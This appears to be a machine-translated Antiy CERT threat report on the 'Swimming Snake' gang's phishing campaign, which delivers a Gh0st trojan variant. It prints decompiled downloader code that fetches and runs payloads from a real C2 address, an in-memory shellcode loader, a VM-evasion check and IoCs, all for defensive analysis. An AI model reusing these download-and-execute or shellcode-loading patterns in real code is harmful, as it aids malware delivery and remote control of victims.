Analysis of Recent Phishing Attacks by the "Swimming Snake" Cybercrime Gang

Antiy CERT

Time of first release:11 July, 2023

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

Recently, Antiy CERT has monitored a new round of fishing attacks launched by the "Swimming Snake" cybercrime gang. In this round of attacks, the gang disguised malicious programs as picture files, using e-commerce platforms, social software and other channels to send to target users, users induced to execute. The malicious program downloads multiple payload files, implements persistence in the victim host, and finally delivers Gh0st remote control Trojan variant for remote control.

Antiy CERT once published in "Analysis of Large-scale Attacks Launched by the Swimming Snakes Cybercrime Gang against Domestic Users" [1]. The gang used "invoice" as the theme of phishing mail to launch a large-scale attacks in detail. The gang constantly updates the attack load, uses a variety of ways to spread malicious programs, and continues to conduct phishing attacks.[1]

Through the correlation analysis of this round of attacks, Antiy CERT found the connection between the infrastructure used by the "Swimming Snake" gang and the "Valley Fall" and "Silver Fox" gangs released by friends. Similar PDB path characteristics are found in the sample communicating with the attacker server, and homologous characteristics are found in the related attack payload, so it is considered to be the same gang.

Table 1-1 Overview of attack activities1

Overview of Attacks	Description
Name of gang of black property	Swimming Snakes
Main transmission routes	E-commerce platform, social networking software

For the system	Windows operating system
Main Technical Features	Use the icon to disguise the malicious program as a picture file; Use the picture file to cover up the malicious behavior; Querying the CPU temperature using the WMI to detect a virtual machine environment; Remote control by using the variant of Gh0st remote control trojan horse.

It has been proved that Antiy IEP, Cloud Host Security Monitoring System and Container Security Detection System can effectively detect and kill the malware.

2 Recommendations for protection

To effectively defend against such attacks and improve the level of security protection, Antiy recommends that individuals and enterprises take the following protection measures:

2.1 Personal protection

1. **Enhance network security awareness:** Maintain good habits of surfing the Internet and actively learn relevant knowledge about network security;
2. **Avoid clicking on files from unknown sources:** Check the suffix and file type, and watch out for executable programs and various script files disguised as pictures and documents.

2.2 Enterprise protection

1. **Network security training and security drill:** Regularly carry out network security training and security drill to improve employees "network security awareness;
2. **Install the terminal protection software:** Install the anti-virus software, and it is recommended to install the Antiy IEP;
3. **Deployment of Intrusion Detection System (IDS):** Deployment of traffic monitoring software or equipment to facilitate the discovery, tracing and tracing of malicious codes. Taking network traffic as the detection and analysis object, the Antiy PTD can accurately detect a mass of known malware and network attack activities, and effectively detect suspicious behaviors, assets and various unknown threats on the network;

4. **Security service:** In case of malware attack, it is recommended to isolate the attacked host in time, and protect the site and wait for the security engineer to check the computer. Antiy 7 * 24 Service Hotline: 400-840-9234.

It has been proved that Antiy IEP, Cloud Host Security Monitoring System and Container Security Detection System can effectively detect and kill the malware.

Figure 2-1 The effective protection for the user system implemented by Antiy IEP1

3 Technical review

In the attack, the malicious program launched by the gang uses icons disguised as picture files, and after running, queries the CPU temperature using WMI to detect whether the current environment is a virtual machine, After the detection passes, multiple payload files are obtained from the C2 server. The malicious program uses Videos .jpg to cover up its malicious behavior, allowing users to mistake their open is indeed a picture file.

Table 3-1 List of downloaded files 1

Document name	Functions
36. exe	Execute Shellcode to create scheduled tasks for Videos. exe
Videos.exe	Download and execute WinService.exe
Videos.jpg	Image file to cover up malicious activity
Service.log	The obfuscated Shellcode
Winservice.exe	Read service.log, convert it to Shellcode, and finally execute the Gh0st remote trojan

	variant

36.exe writes the resource named "TXT" in its own program into the C:\ 1. txt file, and converts the content into Shellcode; the Shellcode decodes and executes an executable program, and finally creates a scheduled task for Videos.exe. Videos.exe downloads the contents of executing WinService.exe, and WinServices.exe reads the service.log file, converts it into Shellcode, and finally executes Gh0st remote control trojan variant. The overall flow chart of this round of attack activities is shown in the following figure.



Figure 3-1 Attack flowchart 1

4 Sample analysis

4.1 Malicious file downloader (manifest file.exe)

The manifest file. exe uses icons to masquerade as picture files.



Figure 4-1 Masquerading as a picture file

After the program is run, WMI is used to query the current temperature of the CPU, thereby detecting whether the current environment is a virtual machine, and if the query is not successful, the current process is ended. Create the install .inf file in C:\ ProgramData as the infection identification after the detection passes.

```
if ( sub_F91C19() )                             // 利用WMI查询 CPU温度
  exit(-1);
memset(v9, 0, 0xB0u);
sub_F924C4(v9, v4, v6, v7, v8);                 // 创建 C:\ProgramData\install.inf 文件
if ( (*(&v9[3] + *(v9[0] + 4)) & 6) != 0 )
  sub_F93838();
if ( !sub_F93513(&v9[1]) )
  sub_F936FE((v9 + *(v9[0] + 4)), *(&v9[3] + *(v9[0] + 4)) | 2, 0);
```

Figure 4-2 Inquire CPU temperature 1

After the install. inf file is created, the program retrieves the payload file from the C2 server and performs the specified operation, eventually deleting 36.exe.

```
DeleteUrlCacheEntryW(L"http://154.211.14.91/360.exe");
DeleteUrlCacheEntryW(L"http://154.211.14.91/word.exe");
DeleteUrlCacheEntryW(L"http://154.211.14.91/service.log");
DeleteUrlCacheEntryW(L"http://154.211.14.91/img.jpg");
URLDownloadToFile(0, L"http://154.211.14.91/360.exe", &v82, 0, 0);// 下载至 C:\Users\Public\36.exe
URLDownloadToFile(0, L"http://154.211.14.91/word.exe", &v55, 0, 0);// 下载至 C:\ProgramData\Videos.exe
URLDownloadToFile(0, L"http://154.211.14.91/service.log", &v10[21], 0, 0);// 下载至 C:\ProgramData\service.log
URLDownloadToFile(0, L"http://154.211.14.91/img.jpg", &v28, 0, 0);// 下载至 C:\ProgramData\Videos.jpg
ShellExecute(0, "open", &v10[14], 0, 0, 0);   // 执行 36.exe
ShellExecute(0, "open", &v10[7], 0, 0, 0);    // 执行 Videos.exe
ShellExecute(0, "open", v10, 0, 0, 1);        // 打开 Videos.jpg
Sleep(1000u);
remove(&v10[14]);                             // 删除36.exe
```

Figure 4-3 Obtaining the load file 2

4.2 36. exe

36. exe contains a resource named "TXT," which contains the obfuscated Shellcode.

				地址	偏移	大小
0	"TXT"	101	2052	004381b0	000345b0	0004fcd1
1	RT_ICON(3)	1	2052	004880f0	000844f0	0ea8
2	RT_ICON(3)	2	2052	00488f98	00085398	25a8
3	RT_GROUP_IC...	112	2052	0048b540	00087940	22

Hex 字符串

地址	十六进制	符号
0043:81b0	75 6e 69 74 0d 0a 61 69 72 0d 0a 71 75 61 6e 74	unit..air..quant
0043:81c0	69 74 79 0d 0a 73 63 68 6f 6f 6c 0d 0a 73 63 68	ity..school..sch
0043:81d0	6f 6f 6c 0d 0a 61 69 72 0d 0a 71 75 61 6e 74 69	ool..air..quanti
0043:81e0	74 79 0d 0a 73 63 68 6f 6f 6c 0d 0a 73 63 68 6f	ty..school..scho
0043:81f0	6f 6c 0d 0a 6c 65 67 0d 0a 63 61 74 0d 0a 6e 61	ol..leg..cat..na
0043:8200	74 75 72 65 0d 0a 6e 69 67 68 74 0d 0a 70 68 6f	ture..night..pho
0043:8210	6e 65 0d 0a 64 61 79 0d 0a 7a 6f 6e 65 0d 0a 77	ne..day..zone..w
0043:8220	69 6e 74 65 72 0d 0a 6c 69 6f 6e 0d 0a 65 61 73	inter..lion..eas
0043:8230	74 0d 0a 74 65 73 74 0d 0a 75 6e 64 65 72 73 74	t..test..understt
0043:8240	61 6e 64 0d 0a 7a 65 62 72 61 0d 0a 76 69 64 65	and..zebra..vide
0043:8250	6f 0d 0a 6d 65 61 6c 0d 0a 66 75 6e 63 0d 0a 6f	o..meal..func..o
0043:8260	72 64 65 72 0d 0a 79 61 77 6e 0d 0a 6d 6f 74 68	rder..yawn..moth

Figure 4-4 "TXT" resources 3

The program writes the contents of the "TXT" resource into the C:\ 1. txt file, reads and converts it into Shellcode and writes it into memory.

```
sub_403D80();                                   // 读取C:\1.txt文件内容
sub_4041E0();                                   // 转换为Shellcode
result = (int)CoTaskMemAlloc(v14[293180]);
v16 = (void *)result;
if ( result )
{
  if ( v14[293179] >= 0x10u )
    v15 = (_DWORD *)*v15;
  memmove((void *)result, v15, v14[293180]);
  VirtualProtect(v16, v14[293180], 0x40u, &flOldProtect);
  result = ((int (*)(void))v16)();              // 内存中执行Shellcode
}
```

Figure 4-5 Executing Shellcode 4

The Shellcode decodes and executes an executable program that traverses processes running in the current system, checks for 360Tray.exe processes, then attempts to change permissions and ultimately creates scheduled tasks for C:\ ProgramData\ Videos.exe.

Figure 4-6 Creating Scheduled tasks5

4.3 Videos.exe

Videos. exe retrieves the payload file from the C2 server and executes the.

```
LABEL_17:
    Sleep(0x2710u);
  }
  printf("CreateToolhelp32Snapshot()调用失败!\n");
LABEL_16:
  DeleteUrlCacheEntry("http://154.211.14.91/KK.exe");
  URLDownloadToFile(0i64, L"http://154.211.14.91/KK.exe", v21, 0i64, 0i64);// 下载至C:\ProgramData\WinService.exe
  ShellExecute(0i64, "open", v22, 0i64, 0i64, 0);// 执行 C:\ProgramData\WinService.exe
  goto LABEL_17;
```

Figure 4-7 Obtain the payload file and execute 6

4.4 Winservice.exe

Winservices.exe reads the contents of the C:\ ProgramData\ service.log file, converts it to Shellcode, and writes it to memory for execution.

```
result = CoTaskMemAlloc(this[337976]);        // 分配内存
v3 = result;
if ( result )
{
  v4 = this + 337970;
  if ( this[337975] >= 0x10u )
    v4 = (_DWORD *)*v4;
  memmove(result, v4, this[337976]);
  VirtualProtect(v3, this[337976], 0x40u, &flOldProtect);
  result = (void *)((int (*)(void))v3)();     // 内存中执行Shellcode
}
return result;
```

Figure 4-8 Executing Shellcode7

The Shellcode contains the final DLL file, and the export function of the DLL file is called to load it.



Figure 4-9 Calling the export function

4.5 Final load (Gh0st remote control Trojan variant)

The final DLL to be executed is a variant of Gh0st remote control Trojan, which implements persistence by creating service and adding it to the boot folder, and the name of the created service is "Rsccea qocyaugm."



Figure 4-10 Implements persistence8

At run time, the mutex is created in the format IP: Port: Service Name, and then communicated with the C2 server and decrypted the received message using the specified XOR algorithm.



Figure 4-11 Decrypt the received message9

The DLL has many functions, such as downloading and executing other files, monitoring clipboard, file theft with designated path, keyboard recording, remote control, etc.

Figure 4-12 Other functions 4-10

5 ATT&CK Mapping graph of event

For the complete process of remote control Trojan delivery by the attacker, the ATT&CK mapping graph corresponding to this round of attack events is as shown in the figure below.



Figure 5-1 Mapping of technical features to ATT&CK1

The technology points used by the attacker are shown in the table below.

Table 5-1 Description of ATT&CK technical behavior corresponding to the event1

ATT&CK stages / categories	Specific behavior	Notes
Resource development	Access to infrastructure	Gets the C2 server
	Environmental preparation	Managed malicious payload
Initial access	Phishing	Disguising a malicious program as a picture
Execution	Inducing the user to execute	Inducing users to execute malicious programs
Persistence	Use automatic startup to perform booting or logging	Add to the Boot Boot folder
	Create or modify a system process	Create Services
	Utilization of planned tasks / jobs	Create a scheduled task
Defensive evasion	Anti-obfuscate / decode files or information	Decode payload file
	Concealment	Concealment
	Remove beacons	Remove the malicious payload

	Confusion of documents or information	Mix up the load file
Findings	Find files and directories	Find files and directories
	Discovery Process	Process of discovering security products
	Query the registry	Query the registry
	Discovery Software	Discovery Software
	Discovery of system information	Discovery of system information
	Discovery of system services	Discovery of system services
	System discovery time	System discovery time
Collection	Automatic collection	Automatic gathering of information
	Collect clipboard data	Monitor clipboard data
	Collect local system data	Collect local system data
	Input capture	Keylogger
Command and control	Encoded data	Encoded data
	Standard non-application layer protocols are used	Use the TCP protocol
Data seeps out	Automatically seeps out data	Automatically seeps out data
	The C2 channel is used for backtransmission	The C2 channel is used for backtransmission
Impact	Damage data	Delete the specified data
	Manipulation of data	Manipulation of data
	Tampering with the visible content	Tampering with the visible content
	System shutdown / restart	System shutdown / restart

6 Iocs

IoCs
9b8086ca3ec5861e48e74fd6629d9c32
288d1e8e1e9e0548b60e645f3c0c6a6b
C8a4e5751b9f213d5b4f746780e45b

Dc5f4ffb09b23582486a560f9f4c05a2
F476eeadd88a85ce2ad1ab42afc66564
154.211.14.91
154.221.27.200

Appendix I: Reference

[1]. An Analysis of the Large-scale Attacks Launched by the "Snake Swimming" Gang Against Domestic Users

Https: / / www.antiy.cn / research / notice & report / research _ report / 20230518.html

Appendix II: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.